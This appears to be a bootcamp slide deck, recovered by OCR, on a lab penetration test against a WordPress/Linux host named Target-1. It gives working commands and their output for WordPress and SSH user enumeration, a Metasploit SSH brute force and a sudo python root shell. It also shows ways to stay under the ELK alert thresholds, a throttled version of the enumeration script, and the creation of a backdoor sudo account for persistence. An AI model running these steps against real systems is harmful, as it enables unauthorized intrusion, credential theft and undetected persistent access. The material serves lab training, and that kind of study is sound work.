Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

01 **Network Topology & Critical Vulnerabilities**


02 **Exploits Used**

03 **Methods Used for Avoiding Detect**

04 **Maintaining Access**

Network Topology
& Critical Vulnerabilities

Network Topology



Azure Cloud Network
Address Range:10.0.0.0/20
Netmask:255.255.240.0
Gateway:10.0.0.1

Hyper-V Network
Address Range:192.168.1.0/24
Netmask:255.255.255.0

Machines
IPv4:10.0.0.13
IPv4:192.168.1.1
OS:Windows 10
Hostname:ConsoleHost

IPv4:192.168.1.90
OS:Linux
Hostname:Kali

IPv4:192.168.1.110
OS:Linux
Hostname:Target-1

IPv4:192.168.1.100
OS:Linux
Hostname:ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Method	Impact
CVE-2009-2335	WordPress and WordPress MU before 2.8.1 exhibit different behavior for a failed login attempt depending on whether the user account exists, which allows remote attackers to enumerate valid usernames	Tools like “WPScan” or directly modifying URL query strings can expose usernames.	Sensitive information can either directly damage the company or be utilized to further breach the network and the machines on it.
CWE-307	*Improper Restriction of Excessive Authentication Attempts*	Tools like “THC-Hydra” or “MSFConsole” will Bruteforce passwords with known usernames.	This allows an attacker to gain access to accounts and the associated data. It can lead to leaks of sensitive information, installation of malware, and alteration/deletion of user accounts among other things.
CVE-2018-15473	OpenSSH through 7.7 is prone to a user enumeration vulnerability due to not delaying bailout for an invalid authenticating user until after the packet containing the request has been fully parsed	Scripts that produce username information from the OpenSSH service can be found in the wild.	Using one of these scripts against a target with OpenSSH enabled will produce a list of usable usernames.
CWE-250	Execution with Unnecessary Privileges	Exploiting scripting programs with admin privileges enables lateral movement through the system.	An attacker who has gained access to the system is able to execute any command without restriction. The attacker is also able to establish persistence by which they could regain complete control of the system at will.

Exploits Used

Exploitation: CVE-2009-2335

Summarize the following:

- Using the WPScan tool allowed for username enumeration.
- This exploit exposed two usernames.
- ***CMD: wpscan --url http://192.168.1.110/wordpress -eu***




```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==============================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploitation: CWE-307

Summarize the following:

- Using MSFConsole allowed for a bruteforce attack targeting exposed usernames.
- Using an automated bruteforce dictionary attack detected a valid password.
- ***CMD: msfconsole > use auxiliary/scanner/ssh/ssh_login > set rhost 192.168.1.110 > set username michael > set pass_file /usr/share/wordlist/rockyou.txt > run***




```
msf5 auxiliary(scanner/ssh/ssh_login) > run

[-] 192.168.1.110:22 - Failed: 'michael:123456'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.110:22 - Failed: 'michael:12345'
[-] 192.168.1.110:22 - Failed: 'michael:123456789'
[-] 192.168.1.110:22 - Failed: 'michael:password'
[-] 192.168.1.110:22 - Failed: 'michael:iloveyou'
[-] 192.168.1.110:22 - Failed: 'michael:princess'
[-] 192.168.1.110:22 - Failed: 'michael:1234567'
[-] 192.168.1.110:22 - Failed: 'michael:rockyou'
[-] 192.168.1.110:22 - Failed: 'michael:12345678'
[-] 192.168.1.110:22 - Failed: 'michael:abc123'
[-] 192.168.1.110:22 - Failed: 'michael:nicole'
[-] 192.168.1.110:22 - Failed: 'michael:daniel'
[-] 192.168.1.110:22 - Failed: 'michael:babygirl'
[-] 192.168.1.110:22 - Failed: 'michael:monkey'
[-] 192.168.1.110:22 - Failed: 'michael:lovely'
[-] 192.168.1.110:22 - Failed: 'michael:jessica'
[-] 192.168.1.110:22 - Failed: 'michael:654321'
[+] 192.168.1.110:22 - Success: 'michael:michael' ''
[*] Command shell session 1 opened (192.168.1.90:34017 → 192.168.1.110:22) at 2021-09-06 21:58:07 -0700
```

Exploitation: CVE-2018-15473

Summarize the following:

- Used a python script found in the wild to enumerate usernames through the OpenSSH service.
- Provided a broad range of valid usernames.
- ***CMD: ./ssh-username-enum.py -v -w /usr/share/wordlists/metasploit/unix_users.txt 192.168.1.110***




```
root@Kali:~/Downloads# ./ssh-username-enum.py -v -w /usr/share/wordlists/metasploit/unix_users.txt 192.168.1.110
[+] OpenSSH version 6.7 found
[-] anon not found
[-] checkfsys not found
[-] demos not found
[-]  not found
[-] auditor not found
[-] 4Dgifts not found
[-] checksys not found
[-] diag not found
[-] avahi not found
[-] EZsetup not found
[-] chronos not found
[-] distccd not found
[-] avahi-autoipd not found
[-] OutOfBox not found
[-] cmwlogin not found
[-] dni not found
[+] backup found!
[-] ROOT not found
[-] couchdb not found
[-] fal not found
[-] bbs not found
[+] daemon found!
[-] adm not found
[-] fax not found
[+] bin found!
[-] dbadmin not found
[-] admin not found
[-] ftp not found
[-] checkfs not found
[-] demo not found
[-] administrator not found
[-] informix not found
[-] gdm not found
[+] games found!
[+] lp found!
[-] install not found
[-] mountfs not found
[+] gnats found!
[-] lpadm not found
[-] mountfsys not found
[+] irc found!
```

Exploitation: CWE-250

Summarize the following:

- Used a python exploit with admin privileges to gain a root shell.
- Successful execution led to full system access.
- ***CMD: sudo python -c ‘import pty;pty.spawn(“/bin/bash”);’***



```
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# su
root@target1:/home/steven# whoami
root
```

Avoiding Detection

Stealth Exploitation of *CVE-2009-2335*

Monitoring Overview (Slide 7)

- **Triggered alert:** Excessive HTTP Errors
  - **Threshold:** IS ABOVE 400 FOR THE LAST 5 minutes
  - **Metrics:** WHEN count() GROUPED OVER top 5 'http.response.status_code'
- **Triggered alert:** Request Size Monitor
  - **Threshold:** IS ABOVE 3500 FOR THE LAST 1 minute
  - **Metrics:** WHEN sum() of http.request.bytes OVER all documents


Mitigating Detection

- **How can you execute the same exploit without triggering the alert?**
  - *Use an enumeration type attack against unmonitored ports/services.*
  - *Limit the amount of requests made within a specific timeframe.*
- **Are there alternative exploits that may perform better?**
  - *Manually modify the url query string to enumerate usernames.*
    - *CMD: 192.168.1.110/wordpress/?author=1*
  - ***Enum4linux** uses enumeration attacks targeting ports 139, 445 and netbios services.*
    - *CMD: enum4linux 192.168.1.110*

<u>Stealth Exploitation of *CVE-2009-2335*</u>

Alternative Exploit Examples:

- ***CMD:*** *192.168.1.110/wordpress/?author=1*



Skip to content
Raven Security

Raven Security

Just another WordPress site


Author: michael

Posted on August 12, 2018

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

- ***CMD:*** *enum4linux 192.168.1.110*



```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\michael (Local User)
S-1-22-1-1001 Unix User\steven (Local User)
S-1-22-1-1002 Unix User\vagrant (Local User)

 ==============================================
|    Getting printer info for 192.168.1.110    |
 ==============================================
No printers returned.


enum4linux complete on Sat Sep 11 13:08:36 2021

root@Kali:~# enum4linux 192.168.1.110
```

Stealth Exploitation of *CWE-307*

Monitoring Overview (Slide 8)

- **Triggered alert:** Excessive HTTP Errors
  - **Threshold:** IS ABOVE 400 FOR THE LAST 5 minutes
  - **Metrics:** WHEN count() GROUPED OVER top 5 'http.response.status_code'
- **Triggered alert:** Request Size Monitor
  - **Threshold:** IS ABOVE 3500 FOR THE LAST 1 minute
  - **Metrics:** WHEN sum() of http.request.bytes OVER all documents

Mitigating Detection

- **How can you execute the same exploit without triggering the alert?**
  - Use a password guessing attack while referencing a wordlist containing common passwords. This method is much slower than an automated dictionary attack but less likely to trigger alerts tied to excessive http status codes and http request bytes.
- **Are there alternative exploits that may perform better?**
  - Design a spear phishing attack to deploy keylogger malware.


Stealth Exploitation of CVE-2018-15473

Monitoring Overview (Slide 9)

- **Triggered alert:** SSH Request Size Monitor
    - **Threshold:** IS ABOVE 50 FOR THE LAST 5 minutes
    - **Metrics:** WHEN count() GROUPED OVER top 5 'system.auth.ssh.event’

Mitigating Detection

- **How can you execute the same exploit without triggering the alert?**
    - Alter the python script to pause between enumeration of usernames to slow the rate of information below common thresholds used for detection.



```
try:
    transport.start_client()
    time.sleep(60)
except paramiko.ssh_exception.SSHException:
    return print(Color.string(f'[!] SSH negotiation failed for user {username}.', color='red'))
```

Stealth Exploitation of CWE-250

Monitoring Overview (Slide 10)

- By using a python script to escalate user privileges, there were **no alerts triggered** by this exploit. Although, detection could occur if the compromised user account is noticed accessing files out of their privilege range.

Mitigating Detection

- Install software to create a backdoor (i.e. rootkit, trojans, spyware, keyloggers, etc.) that will allow access to the system without using a user account. Rootkits are the optimal choice because they operator at the same level as the operating system and are difficult to detect. (Ex. Boot Loader Rootkit)


Maintaining Access

Maintaining Access on Target-1

OVERVIEW

A new user account with admin privileges was created in order to maintain persistence.


- **CMD:** sudo adduser <username> && sudo usermod -aG sudo <username>



```
root@target1:~# adduser haxor && usermod -aG sudo haxor
Adding user `haxor' ...
Adding new group `haxor' (1003) ...
Adding new user `haxor' (1003) with group `haxor' ...
Creating home directory `/home/haxor' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for haxor
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
root@target1:~# 
```

Confirm the new user has admin privileges.

- **CMD:** groups <username>



```
root@target1:~# groups haxor
haxor : haxor sudo
```